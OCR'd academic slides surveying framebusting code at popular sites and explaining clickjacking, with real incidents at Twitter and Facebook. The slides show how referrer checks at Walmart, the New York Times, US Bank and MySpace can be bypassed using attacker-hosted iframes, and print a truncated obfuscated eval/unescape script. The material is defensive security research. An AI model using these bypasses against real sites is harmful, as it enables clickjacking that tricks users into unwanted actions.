


Framebusting in the Wild


A survey of framebusting code used at popular sites

Gustav Rydstedt, Elie Burzstein,
Dan Boneh, Collin Jackson

What is framebusting?

What is framebusting?


- HTML allows for any site to frame any URL with an IFRAME (internal frame)



<iframe src="http://www.google.com">
Ignored by most browsers
</iframe>

What is framebusting?

- Framebusting are techniques for preventing framing by the framed site.



What is framebusting?

Common framebusting code is made up of:


- a conditional statement
- a counter action

```
if (top != self) {
   top.location = self.location;
}
```

Why Framebusting?

Primary: Clickjacking

Jeremiah Gross and Robert Hansen, 2008



Picture Credit: Mattias Geniar

Primary: Clickjacking

Demo:

http://www.stanford.edu/~rydstedt/framebusting/demo1.html

http://www.stanford.edu/~rydstedt/framebusting/demo1.html

Primary: Clickjacking

Sign-in Seals

Primary: Clickjacking

A real threat:


February 12, 2009 11:12 AM PST

Twitter hit with 'Don't Click' clickjacking attack

by Elinor Mills

Font size Print E-mail Share 3 comments

1 retweet Share



This graph shows how quickly the "Don't Click" tweets spread across Twitter. (Credit: Sunlight Labs)

Twitter stopped a clickjacking attack on Thursday that quickly spread because it took advantage of social engineering and peoples' natural curiosity.

Tweets began appearing that said "Don't Click" followed by a link. Naturally, people clicked. When they did so, a tweet was sent from their account with the same "Don't Click" message and link.

"We patched the "don't click" clickjacking attack 10 minutes ago. Problem should be gone," John Adams, aka Netik, an operations engineer at Twitter, tweeted around 11 a.m. PST.

The clickjacking appeared to be harmless and just propagated itself, according to a post on the **Sunlight Labs blog**.

The code "creates an iframe of the page, hides it, and when you click that button and you're logged into Twitter, it makes you post that message (even though you don't see it). There's not a bit of JavaScript involved. The only JavaScript on the page is their Google Analytics code," the Sunlight Labs post says.

Most Popu

iPad porn takes

How Motorola's

Pro, con iPad o

Adobe Flash ev

Photoshop CS5

CNET Riv

Twitter – February 2009

Primary: Clickjacking

A real threat:

Facebook – December 2009

Clickjacking 2.0

(Paul Stone, BHEU '10)

Utilizing drag and drop:

Grab data off the page
(including source code, form data)

Get data into the page
(forms etc.)

Fingerprint individual objects in the framed page

Secondary

UI-Redressing

Brand stealing

Click-fraud

Phishing

… and probably more

Survey

- Idea: Grab framebusting from Alexa Top-500 and all US banks.

  Analyze code.

- Used semi-automated crawler based on HTMLUnit.

- Manual work to trace through obfuscated and packed code.

Obfuscation/Packing

```
<script>eval(unescape('function%20ppEwEu%28yJVD%29%7Bfunction%20xFplcSbG
%28mrF%29%7Bvar%20rmO%3DmrF.length%3Bvar%20wxxwZl%3D0%2CowZtrl%3D0%3Bwhi
le%28wxxwZl%3CrmO%29%7BowZtrl+%3DmrF.charCodeAt%28wxxwZl%29*rmO%3BwxxwZl
++%3B%7Dreturn%20%28%27%27+owZtrl%29%7D%20%20%20try%20%7Bvar%20xdxc%3Dev
al%28%27a%23rPgPu%2CmPe%2Cn%2Ct9sP.9ckaPl%2ClPe9e9%27.replace%28/%5B9%23
k%2CP%5D/g%2C%20%27%27%29%29%2CgIXc%3Dnew%20String%28%29%2CsIoLeu%3D0%3B
qcNz%3D0%2CnuI%3D%28new%20String%28xdxc%29%29.replace%28/%5B%5E@a-z0-9A-
Z_.%2C-%5D/g%2C%27%27%29%3Bvar%20xgod%3DxFplcSbG%28nuI%29%3ByJVD%3Dunesc
ape%28yJVD%29%3Bfor%28var%20eILXTs%3D0%3B%20eILXTs%20%3C%20%28yJVD.lengt
h%29%3B%20eILXTs++%29%7Bvar%20esof%3DyJVD.charCodeAt%28eILXTs%29%3Bvar%2
0nzoexMG%3DnuI.charCodeAt%28sIoLeu%29%5Exgod.charCodeAt%28qcNz%29%3BsIoL
eu++%3BqcNz++%3Bif%28sIoLeu%3EnuI.length%29sIoLeu%3D0%3Bif%28qcNz%3Exgod
.length%29qcNz%3D0%3BgIXc+%3DString.fromCharCode%28esof%5EnzoexMG%29%3B%
7Deval%28gIXc%29%3B%20return%20gIXc%3Dnew%20String%28%29%3B%7Dcatch%28e%
29%7B%7D%7DppEwEu%28%27%2532%2537%2534%2531%2535%2533%2531%2530%2550%250
8%2518%2537%255c%2569%2531%2506%255d%250e%253e%2536%2574%2522%2533%2535%
252a%2531%250c%250d%2537%253d%2572%255b%2571%250d%252d%2513%2500%2529%25
```

Survey

Sites	Framebusting
Top 10	60%
Top 100	37%
Top 500	14%

Survey

Conditional Statements
if (top != self)
if (top.location != self.location)
if (top.location != location)
if (parent.frames.length > 0)
if (window != top)
if (window.top !== window.self)
if (window.self != window.top)
if (parent && parent != window)
if (parent && parent.frames && parent.frames.length>0)
if((self.parent&& !(self.parent===self))&& (self.parent.frames.length!=0))

Counter-Action Statements
top.location = self.location
top.location.href = document.location.href
top.location.href = self.location.href
top.location.replace(self.location)
top.location.href = window.location.href
top.location.replace(document.location)
top.location.href = window.location.href
top.location.href = "URL"
document.write('')
top.location = location
top.location.replace(document.location)
top.location.replace('URL')
top.location.href = document.location
top.location.replace(window.location.href)
top.location.href = location.href
self.parent.location = document.location
parent.location.href = self.document.location
top.location.href = self.location
top.location = window.location
top.location.replace(window.location.pathname)
window.top.location = window.self.location
setTimeout(function(){document.body.innerHTML='';},1);
window.self.onload = function(evt){document.body.innerHTML='';}
var url = window.location.href; top.location.replace(url)

All sites surveyed can be broken in several ways on several different browsers

Let's start!

Easy – 1 Point

Intermediate – 2 Points


Hard – 3 Points

Courtesy of **Walmart**

```
if (top.location != location) {
  if(document.referrer &&
    document.referrer.indexOf("walmart.com") == -1)
    {
          top.location.replace(document.location.href);
    }
}
```

EASY

Error in Referrer Checking



From http://www.attacker.com/walmart.com.html

<iframe src="http://www.walmart.com">


Limit use of indexOf()…

Courtesy of The New York Times

```
if (window.self != window.top &&
   !document.referrer.match(
   /https?:\/\/[^?\/]+\.nytimes\.com\//))
{
   self.location = top.location;
}
```

Intermediate

Error in Referrer Checking



From http://www.attacker.com/a.html?b=https://www.nytimes.com/

<iframe src="http://www.nytimes.com">

Anchor your regular expressions.


Courtesy of usbank

```
if (self != top) {
    var domain = getDomain(document.referrer);
    var okDomains = /usbank|localhost|usbnet/;
    var matchDomain = domain.search(okDomains);

    if (matchDomain == -1) {
      //frame bust
    }
}
```

Intermediate

Error in Referrer Checking



From http://usbank.attacker.com/

<iframe src="http://www.usbank.com">

Don't make your regular expressions too lax.


Strategic Relationship?

Norweigan State House Bank

http://www.husbanken.no

Strategic Relationship?

Bank of Moscow



http://www.rusbank.org

Courtesy of myspace

a place for freedom


```
try{
   A=!top.location.href
}catch(B){}

A=A&&
    !(document.referrer.match(/^https?:\/\/[-az09.]
    *\.google\.(co\.|com\.)? [a-z] +\/imgres/i))&&
     !(document.referrer.match(/^https?:\/\/([^\/]*\.)?
     (myspace\.com|
      myspace\.cn|
      simsidekick\.com|
      levisawards\.com|
      digg\.com)\//i));

if(A){  //Framebust }
```

HARD

The people you trust might not framebust



Google Images does not framebust.

Referrer = Dangerous Stuff

Many attacks on referrer: washing/changing


Open redirect referrer changer

HTTPS->HTTP washing

Hard to get regular expression right

Friends cannot be trusted

Facebook Dark Layer



Courtesy of Facebook

- Facebook deploys an exotic variant:

```
if (top != self) {
  try {
      if (top.location.hostname.indexOf("apps") >= 0) throw
  } catch (e) {
    window.document.write("<div style=
        'background: black;
        opacity: 0.5; filter: alpha(opacity = 50);
        position: absolute; top: 0px; left: 0px;
        width: 9999px; height: 9999px;
        z-index: 1000001'
        onClick='top.location.href=window.location.href'>
        </div>");
  }
}
```

HARD

